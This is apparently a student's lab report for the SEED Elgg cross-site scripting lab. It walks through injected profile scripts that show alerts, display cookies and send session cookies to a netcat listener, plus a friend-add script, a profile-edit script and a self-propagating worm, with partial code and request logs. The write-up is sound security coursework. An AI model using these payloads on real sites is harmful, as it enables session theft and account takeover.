50.020 Network Security Lab 6 | Wong Chi Seng 1002853

Task 1

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed.

After embedding the javascript code in the profile description, we get an alert window displayed both on the user's page and to others viewing the user's profile as well. This is because the server side code renders the full javascript code upon viewing of the user's profile.




Figure 1 Attacker





Figure 2 Victim

Task 2


The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window.

When we write the code on the attacker's side, it affects both the attacker and the victim upon loading of the profile page and rendering of the javascript. As shown, the cookies of both the attacker and the victim are displayed in an alert window.



Elgg=t8gbi6p7fha8ctkjklmm288o15

Figure 3 Attacker




Elgg=04m0vlr1d5h0biq3lntsvooaa0

Figure 4 Victim

Task 3

In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

Using the code provided in the pdf and embedding it in the brief description field of the attacker, we can successfully receive cookies from users that visit the profile page of the attacker as shown in the screenshot below. The cookies are also html encoded before being sent to the attacker.



```
GET /?c=Elgg%3Dus4dadde9emep12tkdq8kaf4f4 HTTP/1.1
Host: 10.0.2.15:9001
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Geck
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

[03/25/20]seed@VM:.../attacker$ nc -lvnp 9001
Listening on [0.0.0.0] (family 0, port 9001)
Connection from [10.0.2.15] port 9001 [tcp/*] accepted (family
GET /?c=Elgg%3D336qj7qg0u7h8d2eej5u58etp0 HTTP/1.1
Host: 10.0.2.15:9001
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Geck
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Figure 5 sniffed

Task 4

After embedding the malicious javascript named add.js in the description of the attacker, when the user Boby visits the profile page, he immediately gets Samy added as a friend. The sendurl value is: http://www.xsslabelgg.com/add?friend=47 , which executes the add.php file to add Samy as a friend.






Figure 6 Before attack



Boby is now a friend with Samy *just now*

Samy is now a friend with Samy *a minute ago*

Figure 7 Post attack




```
Attempt to set a forbidden header was denied: Host                samy:67
```

Figure 8 Proof

Task 5

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task.

We accomplish this attack by embedding javascript code within the "about me" description on Samy's page as shown in the first screenshot. Following which, users that visit the profile page of Samy will have their profile changed to whatever Samy wants. The code is included in the file modify.js.




Edit profile

Display name: Samy

About me


```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content="accesslevel[briefdescription]=2&name=Samy&briefdescription='whatisthis'&guid=45"+token+ts;
//FILL IN
```

Figure 9 Code embedding




```
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg.js              [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/languages/en.js      [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/init.js         [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/ready.js        [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/Plugin.js       [HTTP/1.1 200 OK 0ms]
Attempt to set a forbidden header was denied: Host                                   samy:81:1
POST http://www.xsslabelgg.com/action/profile/edit/                    [HTTP/1.1 302 Found 43ms]
  Form data
    __elgg_token: hAxFaZI4dNxvb-PIH2YXQA
    __elgg_ts: 1585208228
    accesslevel[briefdescription]: 2
    briefdescription: 'whatisthis'
    guid: 45
    name: Samy
GET http://www.xsslabelgg.com/profile/boby                              [HTTP/1.1 200 OK 64ms]
```

Figure 10 Post request sent



Your profile was successfully saved.

Figure 11 Pre attack profile



Samy

Brief description: 'whatisthis'


```
GET http://www.xsslabelgg.com/profile/boby                                                                        [HTTP/1.1 200 OK 77ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/font-awesome/css/font-awesome.css                          [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg.css                                                   [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/lightbox/elgg-colorbox-theme/colorbox.css                  [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/serve-file/e0/l1501101353/di/c0/iWnD0sdxTo0WaVjPEvdf4Fd8Y64qbXdulQOpsEQdiYg/1/45/profile/45large.jpg [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/jquery.js                                                  [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/jquery-ui.js                                               [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/require_config.js                                     [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/require.js                                                 [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg.js                                                    [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/languages/en.js                                            [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/init.js                                               [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/ready.js                                              [HTTP/1.1 200 OK 0ms]
GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/Plugin.js                                             [HTTP/1.1 200 OK 0ms]
```

Figure 12 Infected

Task 6

In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

A snapshot of the code is shown below and is embedded in the "about-me" of the attacker. This code is in the file worm.js. When the user visits the profile, it will embed the entire javascript chunk into the "about me" section which has an embedded script to continue embedding the script chunk into another victim's profile. This causes the propagation.



Edit profile

Display name: Samy

About me

```
<script id=worm>
window.onload = function(){
        var username = elgg.session.user.name;
        var guid = "&guid="+elgg.session.user.guid;
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var tailTag = "</" + "script>";
        console.log(username);
        console.log(token);
```

Public

Brief description


Public

Location

Public


Interests

Figure 13 Attacker



```
%3Cscript%20id%3D%22worm%22%20type%3D%22text%2Fjavascript%22%3E%0Awindow.onload
%20%3D%20function()%7B%0A%20%20%20%20%20%20%20%20var%20username%20%3D
%20elgg.session.user.name%3B%0A%20%20%20%09var%20guid%20%3D%20%22%26guid
%3D%22%2Belgg.session.user.guid%3B%0A%09var%20ts%20%3D%20%22%26__elgg_ts%3D%22
%2Belgg.security.token.__elgg_ts%3B%0A%09var%20token%20%3D%20%22%26__elgg_token
%3D%22%2Belgg.security.token.__elgg_token%3B%0A%09var%20headerTag%20%3D%20%22
%3Cscript%20id%3D%5C%22worm%5C%22%20type%3D%5C%22text%2Fjavascript%5C%22
```

Figure 14 Boby visits website



Edit profile

Display name: Boby

About me

```
<script id="worm" type="text/javascript">
window.onload = function(){
        var username = elgg.session.user.name;
        var guid = "&guid="+elgg.session.user.guid;
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var tailTag = "</" + "script>";
        console.log(username);
        console.log(token);
```

Public

Brief description

